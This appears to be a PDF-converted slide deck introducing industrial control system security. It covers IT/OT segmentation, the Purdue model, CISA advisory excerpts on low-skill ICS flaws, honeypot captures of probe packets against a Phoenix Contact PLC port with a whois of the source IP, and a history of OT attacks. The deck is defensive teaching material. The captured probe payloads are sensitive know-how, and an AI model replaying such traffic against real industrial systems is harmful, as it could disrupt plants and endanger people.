
MOXA login:
```

# Network Segmentations


## Pure IT




## IT with OT



# IT with OT



# Purdue reference model



# Threats

## IT

	Threats
Enterprise Zone	Oday, APT, Ransomware, Botnet, Phishing Mail and so on.



## OT

	Threats
Enterprise Zone	Oday, APT, Ransomware, Botnet, Phishing Mail and so on.
Manufacturing Zone	ICS-specific vulnerabilities. <a href="https://www.us-cert.gov/ics">https://www.us-cert.gov/ics</a> Most vulnerability types are similar to IT vulnerability types. E.g., Weak password, non-authentication, command injection and so on.  * Some vulnerabilities are shared for IT and OT. E.g., CVE 2019-0708 (RDP)

- In general, the bad guys need to **penetrate the Enterprise Zone first** and then can attack the Manufacturing Zone.

# A low-skill ICSA example - 1

https://www.us-cert.gov/ics/advisories/ICSA-19-057-01

IKS, EDS | CISA

File Edit View Favorites Tools Help

## 1. EXECUTIVE SUMMARY

- **CVSS v3 9.8**
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** [redacted]
- **Equipment:** IKS, EDS
- **Vulnerabilities:** Classic Buffer Overflow, Cross-site Request Forgery, Cross-site Scripting, Improper Access Controls, Improper Restriction of Excessive Authentication Attempts, Missing Encryption of Sensitive Data, Out-of-bounds Read, Unprotected Storage of Credentials, Predictable from Observable State, Uncontrolled Resource Consumption

## 2. RISK EVALUATION

Successful exploitation of these vulnerabilities could allow the reading of sensitive information, remote code execution, arbitrary configuration changes, authentication bypass, sensitive data capture, reboot of the device, device crash, or full compromise of the device.

## 3. TECHNICAL DETAILS

### 3.1 AFFECTED PRODUCTS

The following [redacted] industrial switches are affected:

150%

# A low-skill ICSA example - 2

## Termination of the Software<sup>3</sup>

An attacker could use **a non-authenticated command** via the web interface on Port 80/TCP to shut down the application. A successful attack would result in a DoS condition.

**CVE-2011-4882** has been assigned to this vulnerability. A CVSS V2 base score of 5.0 has also been assigned.

## Resources Consumption<sup>4</sup>

The web server in webMI does not implement checks for invalid values in an HTTP request. An attacker could exploit this vulnerability by sending a specially crafted request to the web server on Port 80/TCP. Successful attack would result in a DoS condition.

## Vulnerability Details

### Exploitability

These vulnerabilities are remotely exploitable.

### Existence of Exploit

Public exploits are known to target these vulnerabilities.


### Difficulty

An attacker with a **low skill** level may cause a DoS condition or access sensitive data.



# ICS vulnerability (data source: ICS CERT)

## Most of the required attack skill levels (90%) are LOW



# ICS vulnerability

## Most of the required attack skill levels are LOW

Reference levels	
1. No technical skills	Low Skill Level (The attacks can be performed by script kiddies.)
2. Some technical skills	
3. Advanced computer users	Medium Skill Level
4. Network and programming skills	High Skill Level
5. Security penetration skills	

- Source: [https://www.owasp.org/index.php/OWASP\\_Risk\\_Rating\\_Methodology](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)

# Technology Support Lifetime

IT



3 to 5 years

OT




10 to 20 years

**To keep the operation consistent**

# Security Patch and AV

## IT




## OT



# Security Event Impact

## IT



No people endangered?

## OT



May impact on people, environment, and industry

Img src: [https://en.wikipedia.org/wiki/City\\_of\\_London#/media/File:Cityoflondon2019june.jpg](https://en.wikipedia.org/wiki/City_of_London#/media/File:Cityoflondon2019june.jpg)

# Sometimes, OT attacks/probes can be found by honeypots

## Phoenix Contact PLC traffic, TCP 1962

tcp.stream eq 1293

No.	Time	Source	Destination
21491	2019-04-18 12:31:12.897029	122.224.129.234	
21492	2019-04-18 12:31:12.897055		
21493	2019-04-18 12:31:12.898190		
21501	2019-04-18 12:31:13.479146		
21503	2019-04-18 12:31:13.737401	122.224.129.234	

> Frame 21491: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)  
> Ethernet II, Src: JuniperN\_81:11:30 (84:c1:c1:81:11:30), Dst: 76:14:84:3b:50:d4  
> Internet Protocol Version 4, Src: 122.224.129.234, Dst: [redacted]  
> Transmission Control Protocol, Src Port: 55546, Dst Port: 1962, Seq: 1, Ack: 1  
v Data (26 bytes)  
Data: 0101001a0000000078800003000c494245544830314e305f...  
[Length: 26]

Hex	ASCII
0000 76 14 84 3b 50 d4 84 c1 c1 81 11 30 08 00 45 00	v.;P... ..0..E.
0010 00 4e ae e5 40 00 32 06 4a b3 7a e0 81 ea 80 c7	.N..@.2. J.z.....
0020 d1 7f d8 fa 07 aa 18 34 a8 94 3b c7 b7 b5 80 18	.....4 ..;.....
0030 00 73 18 37 00 00 01 01 08 0a 52 90 07 70 22 db	.s.7.... ..R..p".
0040 fd fa 01 01 00 1a 00 00 00 00 78 80 00 03 00 0c	..... ..x.....
0050 49 42 45 54 48 30 31 4e 30 5f 4d 00	IBETH01N 0_M.

```
$ whois 122.224.129.234
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopy
% Information related to '122.224.129.232 - 122.224.129.239'
% Abuse contact for '122.224.129.232 - 122.224.129.239' is 'a
inetnum:        122.224.129.232 - 122.224.129.239
netname:        HZ-JIAGONG-STEEL-TRADE-LTD
country:        CN
descr:          HANGZHOU JIAGONG steel trade LTD.
descr:
admin-c:        XL912-AP
tech-c:         CH122-AP
status:         ASSIGNED NON-PORTABLE
mnt-by:         MAINT-CN-CHINANET-ZJ-HZ
last-modified:  2008-09-04T07:17:35Z
source:         APNIC

role:           CHINANET-ZJ Hangzhou
address:        No.352 Tiyyuchang Road, Hangzhou, Zhejiang.31000
```

# Sometimes, OT attacks/probes can be found by honeypots

## Phoenix Contact PLC traffic, TCP 1962

- Payload 1

0000	f2	ca	21	2b	92	40	30	7c	5e	93	1c	70	08	00	45	00	..!+·@0  ^·.p·.E·
0010	00	4e	e3	ca	40	00	36	06	e6	27	5e	66	31	be	9f	41	·N·.·@·6· ·' ^f1·.A
0020	4b	52	ce	fc	07	aa	01	6c	58	9c	be	56	fc	08	80	18	KR·.·.·.1 X·.V·.·.
0030	00	e5	ac	f0	00	00	01	01	08	0a	ba	72	bb	fc	22	f2	·.·.·.·.·.·.·.r·.·."
0040	ca	7e	01	01	00	1a	00	00	00	00	78	80	00	03	00	0c	·~·.·.·.·.·.·.·.x·.·.·.
0050	49	42	45	54	48	30	31	4e	30	5f	4d	00					IBETH01N 0_M·



# Sometimes, OT attacks/probes can be found by honeypots

## Phoenix Contact PLC traffic, TCP 1962

- Payload 2

0000	f2	ca	21	2b	92	40	30	7c	5e	93	1c	70	08	00	45	00
0010	00	4a	e3	cb	40	00	36	06	e6	2a	5e	66	31	be	9f	41
0020	4b	52	ce	fc	07	aa	01	6c	58	b6	be	56	fc	08	80	18
0030	00	e5	2f	21	00	00	01	01	08	0a	ba	72	bc	20	22	f2
0040	ca	d5	01	05	00	16	00	01	00	00	78	80	00	22	00	00
0050	00	06	00	04	02	95	00	00								

..	!	+	.	@	0		^	.	.	p	.	.	E	.		
.	J	.	.	@	.	6	.	.	*	^	f	1	.	.	A	
KR	.	.	.	.	.	1	X	.	.	V	.	.	.	.	.	
.	.	/	!	.	.	.	.	.	.	.	r	.	.	.	"	.
.	.	.	.	.	.	.	.	.	.	.	x	.	.	.	"	.
.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.

# Sometimes, OT attacks/probes can be found by honeypots

## Phoenix Contact PLC traffic, TCP 1962

- Payload 3

0000	f2	ca	21	2b	92	40	30	7c	5e	93	1c	70	08	00	45	00	..!	+	@	0		^	..	p	..	E	..	
0010	00	42	e3	cd	40	00	36	06	e6	30	5e	66	31	be	9f	41	..B	..	@	..	6	..	0	^	f	1	..	A
0020	4b	52	ce	fc	07	aa	01	6c	58	cc	be	56	fc	3f	80	18	KR	..	..	..	1	X	..	V	..	?	..	
0030	00	e5	a5	b5	00	00	01	01	08	0a	ba	72	bc	46	22	f2	..	..	..	..	..	..	..	r	..	F	"	..
0040	ca	fb	01	06	00	0e	00	02	00	00	00	00	00	22	04	00	..	..	..	..	..	..	..	..	..	"	..	

# Reviewing the history of OT attacks

# More Security Flaws Found, from Critical Infra to Smart Factory

## Stuxnet

- Sabotage Iran's nuclear

## Duqu

- Targeting Europe, Asia and North Africa ICS
- Mainly for intelligence gathering

## Flame

## Gauss

## Shamoon

- Targeting Middle East
- Mainly for intelligence gathering

## Havex/Dragonfly

- Watering Hole tactics.
- Trojan attack OPC
- Targeting European ICS (mainly energy)

## BlackEnergy3

- Ukrainian Power Grid


## Triton/Trisis

- Troj\_Trisis.A
- Attack Triconex (SIS) to halt plant operation in watershed factory

## WannaCry

## NotPetya

## LockerGoga



**More security incidents reported, are happening ... Jun 2018 to 2019**

## Targeted Attack (Critical-Infra)



Iran-Linked Actor  
Targets U.S. Electric  
Utility Firms,  
AUG 2018

## Non-Targeted/Profit-Intentional Attack (Smart-Factory)



WannyCry Hits Plants  
of Chip Giant TSMC,  
200M loss  
AUG 2018



LockerGoga:  
Norsk Hydro, Saipem,  
Altran, Hexion,  
Momentive  
APT with hackers act  
behind; 2018/E-2019



Russian Critical  
Infrastructure Targeted  
by Profit-Driven  
Cybercriminals,  
DEC 2018



A.P. Moller-Maersk  
NotPetya; 200M loss,  
JUN 2017

